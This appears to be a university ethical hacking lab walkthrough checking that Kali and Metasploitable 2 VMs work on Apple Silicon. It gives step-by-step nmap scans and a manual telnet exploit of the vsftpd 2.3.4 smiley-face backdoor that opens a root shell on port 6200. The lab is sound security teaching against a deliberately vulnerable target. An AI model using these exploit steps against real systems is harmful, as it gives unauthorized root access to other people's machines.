Metasploitable 2 Vulnerability Assessment and Exploitation
Detroit Mercy Ethical Hacking Course Assignment 9 Lab Verification for Apple Silicon Virtualizatized OSs
This verification lab confirms that our setup guides for Kali Linux and Metasploitable 2 on Apple Silicon Macs result in a fully functional penetration testing environment. We will follow the standard student workflow for completing this assignment to determine assignment compatibility with Apple Silicon Virtualized Machines.
Warning: The techniques demonstrated in this lab should only be used on systems you have permission to test. Metasploitable 2 is an intentionally vulnerable system designed for security training.
Prerequisites
- Kali Linux VM installed according to our Kali Linux guide
- Metasploitable 2 VM installed according to our Metasploitable 2 guide
- Both VMs configured to use the same network mode in UTM (“Host Only” recommended)
Lab Workflow Overview
This lab follows the assignment structure for vulnerability assessment and exploitation:
- VSFTPD Vulnerability Assessment: Using Nmap to identify and verify the vulnerability
- Manual Exploitation: Exploiting the backdoor manually with telnet
- Metasploit Exploitation: Using the Metasploit Framework to automate the exploitation
Task 1: VSFTPD Vulnerability Assessment
- 1VSFTPD Vulnerability Assessment
- 2Manual Exploitation
- 3Conclusion
To start this assignment, we must start both our Kali Linux and Metasploitable 2 machines. Prior to starting, please make sure your Network Settings for BOTH Virtual Machines are set to Host-Only.
In Metasploitable 2 log in with the credentials
Username: msfadmin Password: msfadmin
Then run the following command:
ifconfig
Take note of the inet addr listed in the ouput, as this is the IP address of your Metasploitable 2 Virtual Machine.


In Kali Linux, you may now perform an initial scan of the target using NMAP:
sudo nmap -sV [Metasploitable IP]
The results should show vsftpd 2.3.4 running on port 21:

Next, lets use a specific NMAP script to test for a VSFTPD backdoor:
sudo nmap --script ftp-vsftpd-backdoor -p 21 [Metasploitable IP]
The results should show us that the target is vulnerable to this backdoor
Task 2: Manual Exploitation of VSFTPD 2.3.4
- 1VSFTPD Vulnerability Assessment
- 2Manual Exploitation
- 3Conclusion
We will now move on to exploiting the VSFTPD 2.3.4 backdoor manually:

On Kali, connect to the FTP Server using Telnet:
telnet [Metasploitable IP] 21
At the FTP Login Prompt, enter the following:
USER user:)
PASS pass
Note: The :) is what generally triggers the backdoor
The FTP connection should close with a message Connection closed by foreign host. which indicates that the backdoor has successfully activated!

Run a quick scan to verify that port 6200 is now open:
sudo nmap -p 6200 [Metasploitable 2 IP]
Connect to the backdoor shell on port 6200:
telnet [Metasploitable 2 IP] 6200
If successful, you should now have a command shell with root privileges. Verify with:
id;
whoami;
The output should show that you have Root Privileges
Conclusion
- 1VSFTPD Vulnerability Assessment
- 2Manual Exploitation
- 3Conclusion
This documentation confirms that labs involving Kali Linux and Metasploitable 2 communication can be completed on Apple Silicon devices.
Remember: The techniques demonstrated in this lab are meant for educational purposes only. Always obtain proper authorization before performing security testing on any system.